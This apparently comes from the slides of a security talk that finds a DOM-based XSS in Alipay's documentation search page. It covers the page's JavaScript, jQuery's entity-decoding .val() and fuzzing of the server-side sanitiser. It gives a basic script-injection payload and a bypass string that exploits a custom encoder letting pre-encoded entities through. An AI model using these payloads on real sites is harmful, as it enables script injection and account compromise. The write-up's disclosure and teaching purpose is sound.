
The diagram illustrates the logic flow of the code. Three arrows originate from the code: one from the line `location.href = 'https://docs.open.alipay.com/200';` pointing to the label 'Redirect'; another from the line `location.href = 'https://docs.open.alipay.com/' + newTreeId + '/' + articleId;` pointing to the label 'Redirect'; and a third from the line `console.log('article mapping record not found');` pointing to the label 'Not redirect'.

https://doc.open.alipay.com/doc2/docSearch.htm?treeId=300&keyword=foo">&articleId=bar

[illegible]



Any chance for XSS?



More Inspecting the Page

Deeper Inspect

A part of the page was made by JavaScript

JavaScript again, handling the **keyword** value from search input field

```
function h(b, e) {  
    url = d.one(".J_ajaxUrl").val();  
    var f = "keyword=" + (d.one(".J_Tagword") ? d.one(".J_Tagword").val() :  
        d.one(".J_SearchKeyword").val()) + "&searchType=" + e;  
    url.indexOf("?") > 0 ? url += "&" : url += "?",  
    c({  
        url: url + f + "&current=" + b,  
        type: "post",  
        dataType: "json",  
        data: {},  
        success: function(b) {  
            if (200 == b.code) {
```

Tricky Note in jQuery `.val()`

Tricky Note

A tricky note in jQuery


- `.val()` HTML decodes the value automatically

```
...  
<input id="input" value="&amp;&quot;"/>  
...
```

- `$('#input').val()` returns `&`

```
var f = "keyword=" + d.one(".J_SearchKeyword").val() + "&searchType=" + e
```


Breaking the HTML tag




The simplest payload for DOM based XSS

```
"><script>alert(1)</script>
```

The server-side sanitization prevented XSS





Server-Side Sanitization Bypass

Deeper

Fuzz Time

Fuzz time

<code><a></code>	→	<code><a></code>
<code><a></code>	→	<code><a></code>
<code><a>test</code>	→	<code><a></code>
<code><a>%0a</code>	→	<code><a></code>
<code><a/x></code>	→	<code><a></code>
<code><a href></code>	→	<code><a></code>
<code><a/href=x></code>	→	<code><a></code>
<code><a hrhrefef></code>	→	<code><a></code>
<code><blah></code>	→	
<code><bl<blah>ah></code>	→	

Results:

1. Deleting attributes and closing the valid tags

`<a href>` turned into `<a></a>`

2. Removing the Invalid tags recursively.

`<blah>` or `<bl<blah>ah>` turned into nothing.

More Fuzzing

More Fuzz

>

<

&

&foo;

&;

→

→

→

→

→

>;

<;

&;

&foo;

&

Wait, WHAT?

& should be turned into **&amp;**


The Vulnerability has been Discovered 😊

Custom HTML encoder function

1. If the input is not recognized as a valid html encoded value -> **html_encode(value)**
2. If the input is recognized as a valid HTML encoded value -> **return value**

The magic input

">%26gt;script%26lt;

